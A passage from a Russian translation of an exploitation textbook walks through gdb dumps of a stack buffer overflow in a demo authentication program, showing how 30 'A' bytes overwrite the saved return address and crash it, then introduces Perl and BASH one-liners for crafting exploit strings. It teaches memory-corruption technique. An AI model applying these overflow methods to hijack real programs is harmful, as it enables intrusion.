0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) p 0xbffff7e0 - 0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200???????o???G??\020\205\004\
b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb)
```

Продолжив работу до второй точки останова внутри check_authentication(), видим, что кадр стека (выделен полужирным) проталкивается в стек при вызове этой функции. Поскольку стек наращивается вверх по направлению к младшим адресам памяти, указатель стека теперь уменьшился на 64 байта и равен 0xbffff7a0. Размер и структура стека могут сильно различаться в зависимости от функции и некоторых оптимизаций компилятора. Например, первые 24 байта этого кадра стека представляют собой просто заполнение, вставленное компилято-

ром. Локальные переменные стека auth_flag и password_buffer видны в кадре стека по соответствующим адресам. Переменная auth_flag ❶ находится по адресу 0xbffff7bc, а 16 байт буфера памяти ❷ расположены по адресу 0xbffff7c0.

Кадр стека состоит не из одних лишь локальных переменных и заполнения. Ниже показаны элементы кадра стека check_authentication().

Сначала идет память, отведенная локальным переменным (выделена курсивом). Она начинается с переменной auth_flag по адресу 0xbffff7bc и продолжается до конца 16-байтной переменной password_buffer. Следующие несколько значений в стеке — это заполнение, вставленное компилятором, а также нечто под названием *сохраненный указатель кадра*. Если для оптимизации компилировать программу с флагом -fomit-frame-pointer, то в кадре стека не будет указателя на кадр. В ❸ находится 0x080484bb — адрес возврата для этого кадра стека, а в ❹ — 0xbffffe9b7 — указатель на строку, в которой записано 30 символов A. Это аргумент, с которым вызвана функция check_authentication().

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000     0x08049744     0xbffff7b8     0x080482d9
0xbffff7b0:     0xb7f9f729     0xb7fd6ff4     0xbffff7e8     0x00000000
0xbffff7c0:     0xb7fd6ff4     0xbffff880     0xbffff7e8     0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0     0x08048510     0xbffff7e8   ❸ 0x080484bb
0xbffff7e0:   ❹ 0xbffff9b7     0x08048510     0xbffff848     0xb7eafebc
0xbffff7f0:     0x00000002     0xbffff874     0xbffff880     0xb8001898
0xbffff800:     0x00000000     0x00000001     0x00000001     0x00000000
0xbffff810:     0xb7fd6ff4     0xb8000ce0     0x00000000     0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf:     0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:      'A' <repeats 30 times>
(gdb)
```

Адрес возврата в кадре стека можно найти, если понимать, как формируется кадр стека. Это процесс начинается в функции main() еще до вызова функции.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
```

```
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>: call    0x804831c <printf@plt>
0x080484e3 <main+111>: jmp     0x80484f1 <main+125>
0x080484e5 <main+113>: mov     DWORD PTR [esp],0x804864d
0x080484ec <main+120>: call    0x804831c <printf@plt>
0x080484f1 <main+125>: leave
0x080484f2 <main+126>: ret
End of assembler dump.
(gdb)
```

Обратите внимание на две строки, выделенные полужирным. В этом месте регистр EAX содержит указатель на первый аргумент командной строки. Это также аргумент `check_authentication()`. Первая из двух команд ассемблера записывает в EAX адрес, на который указывает ESP (вершина стека). С него начинается кадр стека для `check_authentication()` с аргументом функции. Вторая команда является фактическим вызовом. Она помещает в стек адрес следующей команды и записывает в регистр указателя команды (EIP) адрес начала функции `check_authentication()`. Адрес, проталкиваемый в стек, это адрес возврата для кадра стека. В данном случае адрес следующей команды `0x080484bb`, он и будет адресом возврата.

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>:    push   ebp
0x08048415 <check_authentication+1>:    mov    ebp,esp
0x08048417 <check_authentication+3>:    sub    esp,0x38

...

0x08048472 <check_authentication+94>:   leave
0x08048473 <check_authentication+95>:   ret
End of assembler dump.
(gdb) p 0x38
```

```
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

После изменения EIP выполнение продолжается в функции `check_authentication()`, и первые несколько команд (выше выделены полужирным) завершают выделение памяти для кадра стека. Они называются *прологом функции*. Первые две команды касаются сохраненного указателя кадра, а третья вычитает `0x38` из значения ESP. Так для локальных переменных функции выделяется 56 байт. Адрес возврата и сохраненный указатель кадра уже находятся в стеке, чем и объясняются дополнительные 8 байт 64-байтного кадра стека.

По завершении работы функции команды `leave` и `ret` удаляют кадр стека и записывают в регистр указателя команды (EIP) хранившийся в стеке адрес возврата ❶. В результате выполнение программы переходит к следующей команде в `main()` после вызова функции по адресу `0x080484bb`. Такая процедура осуществляется при вызове функции в любой программе.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8    ❶ 0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:     0xbffff7c0      0x080485dc      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7d0:     0x41414141      0x41414141      0x41414141    ❷ 0x08004141
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Если какие-то байты сохраненного адреса возврата окажутся изменены ❷, программа попытается использовать это новое значение, чтобы восстановить регистр указателя команд (EIP). Обычно при этом происходит аварийное завершение, поскольку осуществляется переход по случайному адресу. Но его значение не всегда случайно. Управляя этим значением, можно задать переход по некоторому конкретному адресу. Но куда бы нам хотелось перенаправить выполнение?

0x330 Эксперименты с BASH

Поскольку хакинг в значительной мере состоит из эксплойтов и экспериментов, очень важно иметь возможность быстро опробовать те или иные вещи. Оболочка BASH и Perl есть на большинстве машин, они предоставляют все необходимое для проведения опытов с эксплойтами.

Perl – интерпретируемый язык программирования, команда `print` которого очень удобна для создания длинных последовательностей символов. Perl позволяет организовать выполнение инструкций в командной строке с помощью ключа `-e`:

```
reader@hacking:~/booksrc $ perl -e ‘print “A” x 20;’
AAAAAAAAAAAAAAAAAAAA
```

Эта команда указывает Perl, что надо выполнить команды, заключенные в одинарные кавычки, в данном случае единственную команду `‘print “A” x 20;’`. Эта команда 20 раз выводит символ `A`.

Любой символ, в том числе неотображаемый, можно напечатать с помощью комбинации `\x##`, где ## – шестнадцатеричный код символа. В следующем примере этот способ применяется для вывода символа `A` (его шестнадцатеричный код `0x41`).

```
reader@hacking:~/booksrc $ perl -e ‘print “\x41” x 20;’
AAAAAAAAAAAAAAAAAAAA
```

Кроме того, Perl выполняет конкатенацию строк с помощью символа точки (`.`). Это удобно для записи нескольких адресов в одну строку.

```
reader@hacking:~/booksrc $ perl -e ‘print “A”x20 . “BCD” .
                                   “\x61\x66\x67\x69”x2 . “Z”;’
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Команду оболочки можно выполнять как функцию, возвращая ее результат по месту. Для этого нужно заключить команду в круглые скобки и поместить перед ними символ доллара. Вот два примера:

```
reader@hacking:~/booksrc $ $(perl -e ‘print “uname”;’)
Linux
reader@hacking:~/booksrc $ una$(perl -e ‘print “m”;’)e
Linux
reader@hacking:~/booksrc $
```